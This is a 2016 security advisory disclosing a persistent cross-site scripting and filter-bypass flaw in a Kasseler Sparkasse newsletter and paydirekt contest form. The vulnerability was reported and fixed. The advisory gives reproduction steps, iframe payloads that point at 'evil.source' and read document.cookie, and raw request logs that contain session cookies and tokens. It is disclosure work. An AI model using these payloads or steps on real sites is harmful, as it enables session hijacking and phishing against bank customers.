2016-09-19

Document Title:
==========
Sparkasse (Paydirect, Newsletter & Mailing) - Filter Bypass, Persistent Input Validation & Mail Encode Web Vulnerability

Release Date:
==========
2016-08-25

Vulnerability Laboratory ID (VL-ID):
==========
10848

Common Vulnerability Scoring System:
==========
5.6

Vulnerability Disclosure Timeline:
==========
2016-08-24: Researcher Notification & Coordination (Evolution Security GmbH)
2016-08-25: Vendor Notification (Sparkasse Sicherheitsbeauftragter – H***** S********)
2016-08-26: Vendor Response/Feedback (Sparkasse Sicherheitsbeauftragter – H***** S********)
2016-08-30: Vendor Fix/Patch (Sparkasse Site Service Developer Team)
2016-09-19: Public Disclosure (Vulnerability Laboratory)

Discovery Status:
==========
Unpublished

Affected Product(s):
==========
KasselerSparkasse (EM Gewinnspiel, Newsletter & Company Mailing Page)
Online Service (Web-Application) – HTTPS (SSL)

Exploitation Technique:
==========
Remote

Severity Level:
==========
High

Product & Service Introduction:
==========
Eine Sparkasse ist ein Kreditinstitut mit der Aufgabe, breiten Bevölkerungsschichten Möglichkeiten zur Geldanlage anzubieten, den Zahlungsverkehr durchzuführen und die örtlichen Kreditbedürfnisse auch der mittelständischen Wirtschaft zu befriedigen.

2016-09-19

(Copy of the Homepage: https://de.wikipedia.org/wiki/Sparkasse)

Abstract Advisory Information:

==========

The Evolution Security GmbH PenTest Research Team discovered a filter bypass issue and application-side input validation web vulnerability in the official Kasseler Sparkasse online service banking web-application.

Technical Details & Description:

==========

An application-side input validation web vulnerability and filter bypass issue has been discovered in the official Kasseler Sparkasse online service banking web-application. The filter bypass issue allows remote attackers to evade the controls of the basic validation process in the main core web-application of the german sparkasse banking portal. The persistent web vulnerability allows remote attackers to inject own malicious script codes to the application-side of the affected or connected vulnerable module web context.

The application-side input validation web vulnerability is located in the newsletter web-application index.php file with the call through to register. The input fields of the form are not secure parsed to prevent in any further service layer an application-side script code execution. Thus allows remote attackers to execute own malicious script code in the main core website context of the sparkasse online banking portal (ssl). During the manipulation the remote attacker registers to receive the newsletter by an exisiting account. Then the attacker manipulates the surname and firstname parameters by intercepting the (POST) request with a live tamper tool. After the registration is performed via POST method request on submit. The german sparkasse sends a notify email to the target demo registered inbox. In the email context the payload of the registration executes directly without secure parse or basic validation procedure. The context of the newsletter is performed in html format without encoding the stored database values on interaction. Thus finally results in a illegal behavoir that an attacker is able to inject persistent script codes. After the first payload was already executable we improved the function with the panel. Every email of the newsletter can be requested by the ssl portal website. After requesting the page with the content by ID via GET method the payload executes in the main service of the mailing.sparkasse.de web-server. So the first execution point occurs persistent in the arrival email and the second execute occurs in the requested website on html format by login with session or without authentication. The injection points are the vulnerable input fields of the formulars next to the newsletter and gewinnspiel modules.

During the tests we discovered that the valid id is not connected in the newsletter request to the ip and session credentials of the user. it is connected but not improved during the layer requests in the stages. Thus allows the attacker to finally bypass the basic validation by attaching the ids with the saved payload to the users profile for client-side executes to perform application-side manipulation. Normally the validation needs to approve the context to ensure the data is secure parsed at the locations were the user requests by session the output. The same issue was discovered to magento about 3 month ago when processing the mailing via newsletter and co. After one successful attack is performed the attacker is easily able to use the "pzP8bjT8 or /pzP8bjT8/mxd4b9tKsJ" values for malicious followup requests. The validation of the page can only count to the payloads recognized in the filter appliance, which we can easily bypass by performing to request the value as GET request in any exisiting form with the same type of request/session technique.

The security risk of the application-side web vulnerability and filter bypass issue are estimated as medium with a cvss (common vulnerability scoring system) count of 5.4. Exploitation of the

persistent web vulnerability requires no privileged sparkassen banking portal user account or restricted privileged access and only low user interaction (click|link). Successful exploitation of the vulnerability results in persistent phishing attacks, session hijacking, persistent external redirect to malicious sources and application-side manipulation of affected or connected module context.

Request Method(s):

[+] POST (Inject)
[+] GET (Execute)

Vulnerable Module(s):

[+] ./module/ihre_sparkasse/newsletter/

Vulnerable File(s):

[+] index.php (newsletter)
[+] blind.php (index)

Vulnerable Input(s):

[+] Firstname
[+] Lastname

Vulnerable Parameter(s):

[+] firstname
[+] surname

Affected Module(s):

[+] Company Newsletter Mailing Page (Internal Link)
[+] Company Newsletter Mailing Page (Internal Link)
[+] Email Notification via SMTP/IMAP

Proof of Concept (PoC):

==========

The application-side input validation vulnerability can be exploited by remote attackers without privileged web-application user accounts and with low user interaction. For security demonstration or to reproduce the vulnerability follow the provided information and steps below to continue.

Manual steps to reproduce the vulnerability ...

1. Open the vulnerable sparkasse website
2. Switch to the newsletter (company) and paydirect (gwinnspiel) registration formular
3. Include a test payload to the firstname and surname input fields
   Note: Non Malicious Test Payloads
   >"<iframe>%20>"<iframe src=evil.source onload=alert(document.cookie) <
   >"<iframe>%20>"<iframe src=evil.source><div style="1
4. Save the input by send via POST method request to register
5. Open after the registration the random target email inbox
6. An email arrived were the code is executable in the header location next to the introduction
7. On top right there is a generated html link of the application that can be requested without authenticiation procedure or valid session
8. Open the website and the payload executes directly
9. Successful reproduce of the persistent remote cross site scripting web vulnerability!

2016-09-19

PoC: Exploitation (Location: Output)
Internal with Login
https://mailing.sparkasse.de/-linklplp/6998/357/359/1/0/4101/pzP8bjT8/mxd4b9tKsJ
https://mailing.sparkasse.de/-lp/lSYXb6998/bQ9nF357/359/4101/pzP8bjT8#content5997
Internal without Login
https://mailing.sparkasse.de/-link2/6998/359/3/3/4101/pzP8bjT8/QdoOgc6yNN/0/aHR0cHM6Ly9tYWlsaW5nLnNwYXJrYXNzZS5kZS8tbHAvbFNZWGI2OTk4L2JROW5GMzU3LzM1OS80MTAxL3B6UDhialQ4

ID to Context (Valid)
pzP8bjT8#content5997
/pzP8bjT8/mxd4b9tKsJ
/pzP8bjT8/QdoOgc6yNN/0/

Note: The saved context that is connected to the ids allows an attacker to bypass the secure validation process again. The attacker only needs to attached the valid context to an non-expired session to perform a permanent malicious interaction.

PoC: Vulnerable Source (Execution via Email Body - HTML)

```
<tr>
            <td class="mhide" width="28"> </td>
            <td class="w30" width="19"> </td>
            <td class="w260" width="534"><table class="w260" border="0" cellpadding="0"
cellspacing="0" width="534">
              <tbody><tr>
              <td class="h34" height="38"> </td>
             </tr>
              <tr>
              <td class="editorial_headline" style="font-family:'Sparkasse Rg', Arial,
Helvetica, sans-serif; font-size:18px; line-height:22px; color:#ff0000;" width="100%">Sehr
geehrter Herr &gt;"[PERSISTENT INJECTED SCRIPT CODE EXECUTION],</td>
             </tr>
              <tr>
              <td class="h28" height="12" style="font-size:12px; line-height:12px; mso-line-
height-rule:exactly;"> </td>
             </tr>
          </table>
          <table class="w260" width="534" border="0" cellpadding="0" cellspacing="0">
              <tr><td valign="top">
                <table border="0" cellpadding="0" cellspacing="0">
                <tr>
<td width="100%" class="editorial_text" style="font-family:'Sparkasse Rg', Arial,
Helvetica, sans-serif;
font-size:12px; line-height:16px; color:#000000;">Sie erhalten den aktuellen Infobrief für
Firmenkunden der Kasseler Sparkasse mit folgenden Themen:
```

```
                    </td></tr>
                  <tr>
                    <td class="h28" height="12" style="font-size:12px; line-height:12px; mso-line-height-rule:exactly;"> </td>
                  </tr>
                </table>
```

PoC: Vulnerable Source (Execution via Mailing Sparkasse Company Application - HTML)

```
<div class="border_wrap"><div class="header">
<a href="https://mailing.sparkasse.de/-linklplp/6998/357/359/1/0/4101/pzP8bjT8/mxd4b9tKsJ" target="_blank">
<img src="https://emma.sparkasse.de/public/a_6998_lSYXb/webspace/logos/logo.jpg" alt="Kasseler Sparkasse"></a></div>
<img class="header_bild" src="https://mailing.sparkasse.de/public/a_6998_lSYXb/file/data/739_600x120_newsletter_firmenkunden.jpg" alt="">
<img class="header_bild_mobil" src="https://mailing.sparkasse.de/public/a_6998_lSYXb/file/data/741_320x120_newsletter_firmenkunden.jpg" alt="">
<div class="optionen">
<p class="ausgabe">August 2016</p>
<a class="newsletter_drucken" href="javascript:void(0)" title="Newsletter drucken">Newsletter drucken</a></div>
<div class="editorial">
<h1>Sehr geehrter Herr &amp;gt;",[PERSISTENT INJECTED SCRIPT CODE EXECUTION]</h1>
Sie erhalten den aktuellen Infobrief für Firmenkunden der Kasseler Sparkasse mit folgenden Themen:</div>
<div class="artikel_wrapper">
<div class="article top_artikel geschlossen" id="content6003">
<div class="top_headline_wrap">
<h2>Sicher online zahlen ist einfach.</h2>
<h1>paydirekt</h1>
</div>
<div class="artikel_image">
<img class="img100" src="https://mailing.sparkasse.de/public/a_6998_lSYXb/file/data/833_paydirekt_gewinnspiel_210x140.jpg" alt="" />
```

--- PoC Session Logs [POST & GET] ---

```
Status: 200[OK]
POST https://paydirekt.sparkasse.de/gewinnspiel
Mime Type[text/html]
  Request Header:
    Host[paydirekt.sparkasse.de]
    User-Agent[Mozilla/5.0 (Windows NT 6.3; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0]
    Accept[text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8]
    Referer[https://paydirekt.sparkasse.de/gewinnspiel?utm_source=internetfiliale&utm_medium=intern&utm_campaign=dsgv_pd-gewinnspiel_2016&utm_content=teaser]
    Cookie[SPK_COOKIE=YmFua2NvZGU9NTIwNTAzNTM%3D;
```

__utma=201443667.1737256467.1471609305.1471609305.1471609305.1;
__utmz=201443667.1471609305.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none);
fuelcid=HHmOs9slyCJ9cUEp26XQt4C532snycnWjoqtqN65w9SjdySowZnip_t_7zl4anqxGkou9_-
2qpPeG758dWjp_FagpZw1fuUXztqteIBwhCTOB1di6r4I6EVK3Z3s4ApMiLCALLuVc4s2023TO
74dx0LEKp2IBJCI48Si3jWoHkuvFuHqniKDtz-XwMr-
RRap2elgkWRsJDs243Yo2SuPAV15tLp1L5gF6qJHhx37mTsnQTXEwz2k_MXCzuyfukzT9koOD
O7csw-MIDymXvozcJ8KiKNA5nqEizFDu8Bwfu-
7vrwPfmApRx5_lQ7R4g7cCfuCQGn1twFTc3AzBDL2rO4khaka9aI6Gyc7LdrnfhjCCiq3HwLmU3
6jajWTWmERTPDqrYwlvuUciuTPJ2twMctndmC-
SOMraN_KSvs7ZHcTNWFF3irgeJT4DLojj9eed0I2TWFEZ1FnMGFxVGtMazNYMy1VMjFWL
WFlVU0xYnRRRWk1MzI5aF96RQ; _ga=GA1.2.1737256467.1471609305; _gat=1]
Connection[keep-alive]
Upgrade-Insecure-Requests[1]
POST-Daten:
salutation[Herr]
firstname[%3E%22%3Ciframe%2620%3E%22%3Ciframe+src%3Devil.source%3E]
surname[%3E%22%3Ciframe%2620%3E%22%3Ciframe+src%3Devil.source%3E]
email[bkm%40evolution-sec.com]
dateofbirth[12.03.1981]
street[X]
streetnumber[137]
plz[34246]
city[X]
value[52050353]
q[Kasseler+Sparkasse]
blz[52050353]
terms_accepted[1]
Response Header:
Date[Thu, 25 Aug 2016 10:35:23 GMT]
Server[Apache]
Set-
Cookie[fuelcid=HHmOs9slyCJ9cUEp26XQt4C532snycnWjoqtqN65w9SjdySowZnip_t_7zl4anqx
Gkou9_-
2qpPeG758dWjp_FagpZw1fuUXztqteIBwhCTOB1di6r4I6EVK3Z3s4ApMiLCALLuVc4s2023TO
74dx0LEKp2IBJCI48Si3jWoHkuvFuHqniKDtz-XwMr-
RRap2elgkWRsJDs243Yo2SuPAV15tLp1L5gF6qJHhx37mTsnQTXEwz2k_MXCzuyfukzT9koOD
O7csw-MIDymXvozcJ8KiKNA5nqEizFDu8Bwfu-
7vrwPfmApRx5_lQ7R4g7cCfuCQGn1twFTc3AzBDL2rO4khaka9aI6Gyc7LdrnfhhoWfCrP_2nRcv
KmTCwDffcniAB1tVk0KHCcLCtOKcoteyygCmHV-
Xmgnd7h4swLNZwE51V33nTQBq5MtV65SVhWDlzY3F6dXpXODk5bGplZlpPNmVEUFpIQ21
NOHk3Z3ZTcmFhNUxDM3RQTQ; expires=Thu, 25-Aug-2016 12:35:23 GMT; Max-Age=7200;
path=/]
Vary[Accept-Encoding]
Content-Encoding[gzip]
Content-Type[text/html; charset=UTF-8]

Status: 200[OK]
POST https://paydirekt.sparkasse.de/gewinnspiel
Mime Type[text/html]
Request Header:

Host[paydirekt.sparkasse.de]
User-Agent[Mozilla/5.0 (Windows NT 6.3; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0]
Accept[text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8]
Accept-Language[de,en-US;q=0.7,en;q=0.3]
Accept-Encoding[gzip, deflate, br]
Referer[https://paydirekt.sparkasse.de/gewinnspiel]
Cookie[SPK_COOKIE=YmFua2NvZGU9NTIwNTAzNTM%3D;
__utma=201443667.1737256467.1471609305.1471609305.1471609305.1;
__utmz=201443667.1471609305.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none);
fuelcid=HHmOs9slyCJ9cUEp26XQt4C532snycnWjoqtqN65w9SjdySowZnip_t_7zl4anqxGkou9_-
2qpPeG758dWjp_FagpZw1fuUXztqteIBwhCTOB1di6r4I6EVK3Z3s4ApMiLCALLuVc4s2023TO
74dx0LEKp2IBJCI48Si3jWoHkuvFuHqniKDtz-XwMr-
RRap2elgkWRsJDs243Yo2SuPAV15tLp1L5gF6qJHhx37mTsnQTXEwz2k_MXCzuyfukzT9koOD
O7csw-MIDymXvozcJ8KiKNA5nqEizFDu8Bwfu-
7vrwPfmApRx5_lQ7R4g7cCfuCQGn1twFTc3AzBDL2rO4khaka9aI6Gyc7LdrnfhhoWfCrP_2nRcv
KmTCwDffcniAB1tVk0KHCcLCtOKcoteyygCmHV-
Xmgnd7h4swLNZwE51V33nTQBq5MtV65SVhWDlzY3F6dXpXODk5bGplZlpPNmVEUFpIQ21
NOHk3Z3ZTcmFhNUxDM3RQTQ; _ga=GA1.2.1737256467.1471609305; _gat=1]
Connection[keep-alive]
Upgrade-Insecure-Requests[1]
POST-Daten:
salutation[Herr]
firstname[%3E%22%3Ciframe%2620%3E%22%3Ciframe+src%3Devil.source%3E]
surname[%3E%22%3Ciframe%2620%3E%22%3Ciframe+src%3Devil.source%3E]
email[Bkm%40evolution-sec.com]
dateofbirth[12.03.1981]
street[X]
streetnumber[137]
plz[34246]
city[X]
value[52050353]
q[Kasseler+Sparkasse]
blz[52050353]
terms_accepted[1]
Response Header:
Date[Thu, 25 Aug 2016 10:35:38 GMT]
Server[Apache]
Set-
Cookie[fuelcid=HHmOs9slyCJ9cUEp26XQt4C532snycnWjoqtqN65w9SjdySowZnip_t_7zl4anqx
Gkou9_-
2qpPeG758dWjp_FagpZw1fuUXztqteIBwhCTOB1di6r4I6EVK3Z3s4ApMiLCALLuVc4s2023TO
74dx0LEKp2IBJCI48Si3jWoHkuvFuHqniKDtz-XwMr-
RRap2elgkWRsJDs243Yo2SuPAV15tLp1L5gF6qJHhx37mTsnQTXEwz2k_MXCzuyfukzT9koOD
O7csw-MIDymXvozcJ8KiKNA5nqEizFDu8Bwfu-
7vrwPfmApRx5_lQ7R4g7cCfuCQGn1twFTc3AzBDL2rO4khaka9aI6Gyc7LdrnfhjeMdDEbubMze
doNSgmMhlDqQv895tc63bdeBFHTkU_gt92RVxegnpyeTn9qDfzcdgrRs5qdc6EZg9CUh2x_c3xN
TQzalRjVEVfRG0wZEdrZW16dTl5OFh6cnVhUld3OW93bU5EUUVhbXhoNA; expires=Thu, 25-
Aug-2016 12:35:39 GMT; Max-Age=7200; path=/]
Vary[Accept-Encoding]
Content-Encoding[gzip]

Content-Length[2929]
Connection[close]
Content-Type[text/html; charset=UTF-8]

Status: 200[OK]
GET https://www.sparkasse.de/
Mime Type[text/html]
Request Header:
Host[www.sparkasse.de]
User-Agent[Mozilla/5.0 (Windows NT 6.3; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0]
Accept[text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8]
Accept-Language[de,en-US;q=0.7,en;q=0.3]
Accept-Encoding[gzip, deflate, br]
Referer[https://paydirekt.sparkasse.de/gewinnspiel]
Cookie[SPK_COOKIE=YmFua2NvZGU9NTIwNTAzNTM%3D;
__utma=201443667.1737256467.1471609305.1471609305.1471609305.1;
__utmz=201443667.1471609305.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none);
_ga=GA1.2.1737256467.1471609305; _gat=1]
Connection[keep-alive]
Upgrade-Insecure-Requests[1]
Response Header:
Set-Cookie[SPKDE82=R4280557535; path=/]
Date[Thu, 25 Aug 2016 10:35:54 GMT]
Server[Apache]
Strict-Transport-Security[max-age=31536000; includeSubDomains; preload]
X-Frame-Options[DENY]
Accept-Ranges[bytes]
Keep-Alive[timeout=10, max=150]
Connection[Keep-Alive]
Content-Type[text/html]

Status: 200[OK]
GET https://www.kasseler-sparkasse.de/module/ihre_sparkasse/newsletter/index.php?
blz=52050353&tab=optin_confirmation
Mime Type[text/html]
Request Header:
Host[www.kasseler-sparkasse.de]
User-Agent[Mozilla/5.0 (Windows NT 6.3; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0]
Accept[text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8]
Accept-Language[de,en-US;q=0.7,en;q=0.3]
Accept-Encoding[gzip, deflate, br]
Referer[https://app.sendnode.com/m130704/sites/?blz=52050353&site=]
Cookie[IF_SPKDE_CHECK=SPKDE_CHECK;
PHPSESSID=b53b992d51c0ef0f18d8643cca1fbf09; IF_C_CHECK=IF_C_CHECK; STAT-
ID=35db288477fadd2819b4aaced68cd6d600f743a1399b4c014713162efcea1b2b;
IFLBSERVERID=!
1zbZ1l9ENUszqfD0Vnp412ubd4PQFzPmlpkeYu5Fe1PZ1VthbeFCcrVjdAyGwDv+8wvC4Hw2sP
ug9g==;
IFTICKET=ANpXvsfIJuesnLitAIBNHNmrBHH6waVWlH79La4voL7ScQU5t6TRhEzbuxOf2Sb

%2B%2Bon19NTiAXnw%0A12Ue%2B0yY7rpO5PxejRfKGbn39UWkCDFGvuAefAJK
%2BfoNgX4T5dYyHVruNduZdSG%2Fe1t6PkwaDyD6%0AqNt43AXDKmT
%2BWnRPsmfWo0M2f%2Fc6TWDC1Yd
%2BH3DewPOreclc63JijoHLxcSaTsCLssCfVmSC7ULK
%0A0%2FIx7x5ct1G1WRVt9Lws0dxwLmI90U%2Bj2RT5CjvoXqYpXFw7ZgobniXFhDVrSIU
%3D]
Connection[keep-alive]
Upgrade-Insecure-Requests[1]
Response Header:
Date[Thu, 25 Aug 2016 10:33:10 GMT]
Server[Apache]
Cache-Control[must-revalidate, post-check=0, pre-check=0]
Last-Modified[Thu, 25 Aug 2016 10:33:10 GMT]
X-Frame-Options[SAMEORIGIN]
Keep-Alive[timeout=5, max=150]
Connection[Keep-Alive]
Content-Type[text/html; charset=UTF-8]

Status: 200[OK]
GET https://www.kasseler-sparkasse.de/blind.php?pid=806&path=module%2Fihre_sparkasse
%2Fnewsletter%2Findex.php&pkl=modulebasis
Mime Type[image/png]
Request Header:
Host[www.kasseler-sparkasse.de]
User-Agent[Mozilla/5.0 (Windows NT 6.3; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0]
Referer[https://www.kasseler-sparkasse.de/module/ihre_sparkasse/newsletter/index.php?
blz=52050353&tab=optin_confirmation]
Cookie[IF_SPKDE_CHECK=SPKDE_CHECK;
PHPSESSID=b53b992d51c0ef0f18d8643cca1fbf09; IF_C_CHECK=IF_C_CHECK; STAT-
ID=35db288477fadd2819b4aaced68cd6d600f743a1399b4c014713162efcea1b2b;
IFLBSERVERID=!
1zbZ1l9ENUszqfD0Vnp412ubd4PQFzPmlpkeYu5Fe1PZ1VthbeFCcrVjdAyGwDv+8wvC4Hw2sP
ug9g==;
IFTICKET=ANpXvsfIJuesnLitAIBNHNmrBHH6waVWlH79La4voL7ScQU5t6TRhEzbuxOf2Sb
%2B%2Bon19NTiAXnw%0A12Ue%2B0yY7rpO5PxejRfKGbn39UWkCDFGvuAefAJK
%2BfoNgX4T5dYyHVruNduZdSG%2Fe1t6PkwaDyD6%0AqNt43AXDKmT
%2BWnRPsmfWo0M2f%2Fc6TWDC1Yd
%2BH3DewPOreclc63JijoHLxcSaTsCLssCfVmSC7ULK
%0A0%2FIx7x5ct1G1WRVt9Lws0dxwLmI90U%2Bj2RT5CjvoXqYpXFw7ZgobniXFhDVrSIU
%3D]
Connection[keep-alive]
If-Modified-Since[Thu, 25 Aug 2016 10:32:47 GMT]
Response Header:
Date[Thu, 25 Aug 2016 10:33:11 GMT]
Server[Apache]
Last-Modified[Thu, 25 Aug 2016 10:33:11 GMT]
Content-Length[212]
Keep-Alive[timeout=5, max=150]
Connection[Keep-Alive]
Status: pending[]

GET https://www.kasseler-sparkasse.de/module/ihre_sparkasse/newsletter/index.php?n=%2Fmodule%2Fihre_sparkasse%2Fnewsletter%2F Load Flags[VALIDATE_NEVER LOAD_DOCUMENT_URI LOAD_INITIAL_DOCUMENT_URI] Größe des Inhalts[unknown] Mime Type[unknown]
  Request Header:
    Host[www.kasseler-sparkasse.de]
    User-Agent[Mozilla/5.0 (Windows NT 6.3; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0]
    Accept[text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8]
    Referer[https://www.kasseler-sparkasse.de/privatkunden/wertpapiere_boerseninfos/Aktienempfehlungen/vorteile/index.php?n=%2Fprivatkunden%2Fwertpapiere_boerseninfos%2Faktienempfehlungen%2FVorteile%2F]
    Cookie[IF_SPKDE_CHECK=SPKDE_CHECK; PHPSESSID=b53b992d51c0ef0f18d8643cca1fbf09; IF_C_CHECK=IF_C_CHECK; STAT-ID=35db288477fadd2819b4aaced68cd6d600f743a1399b4c014713162efcea1b2b; IFLBSERVERID=!1zbZ1l9ENUszqfD0Vnp412ubd4PQFzPmlpkeYu5Fe1PZ1VthbeFCcrVjdAyGwDv+8wvC4Hw2sPug9g==; IFTICKET=ANpXvsfIJuesnLitAIBNHNmrBHH6waVWlH79La4voL7ScQU5t6TRhEzbuxOf2Sb%2B%2Bon19NTiAXnw%0A12Ue%2B0yY7rpO5PxejRfKGbn39UWkCDFGvuAefAJK%2BfoNgX4T5dYyHVruNduZdSG%2Fe1t6PkwaDyD6%0AqNt43AXDKmT%2BWnRPsmfWo0M2f%2Fc6TWDC1Yd%2BH3DewPOreclc63JijoHLxcSaTsCLssCfVmSC7ULK%0A0%2FIx7x5ct1G1WRVt9Lws0dxwLmI90U%2Bj2RT5CjvoXqYpXFw7ZgobniXFhDVrSIU%3D]


Status: 200[OK]
GET https://www.kasseler-sparkasse.de/module/ihre_sparkasse/newsletter/index.php?blz=52050353&tab=optin_done
Mime Type[text/html]
  Request Header:
    Host[www.kasseler-sparkasse.de]
    User-Agent[Mozilla/5.0 (Windows NT 6.3; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0]
    Accept[text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8]
    Cookie[IF_SPKDE_CHECK=SPKDE_CHECK; PHPSESSID=b53b992d51c0ef0f18d8643cca1fbf09; IF_C_CHECK=IF_C_CHECK; STAT-ID=35db288477fadd2819b4aaced68cd6d600f743a1399b4c014713162efcea1b2b; IFLBSERVERID=!1zbZ1l9ENUszqfD0Vnp412ubd4PQFzPmlpkeYu5Fe1PZ1VthbeFCcrVjdAyGwDv+8wvC4Hw2sPug9g==; IFTICKET=ANpXvsfIJuesnLitAIBNHNmrBHH6waVWlH79La4voL7ScQU5t6TRhEzbuxOf2Sb%2B%2Bon19NTiAXnw%0A12Ue%2B0yY7rpO5PxejRfKGbn39UWkCDFGvuAefAJK%2BfoNgX4T5dYyHVruNduZdSG%2Fe1t6PkwaDyD6%0AqNt43AXDKmT%2BWnRPsmfWo0M2f%2Fc6TWDC1Yd%2BH3DewPOreclc63JijoHLxcSaTsCLssCfVmSC7ULK%0A0%2FIx7x5ct1G1WRVt9Lws0dxwLmI90U%2Bj2RT5CjvoXqYpXFw7ZgobniXFhDVrSIU%3D]
    Connection[keep-alive]
    Upgrade-Insecure-Requests[1]
  Response Header:

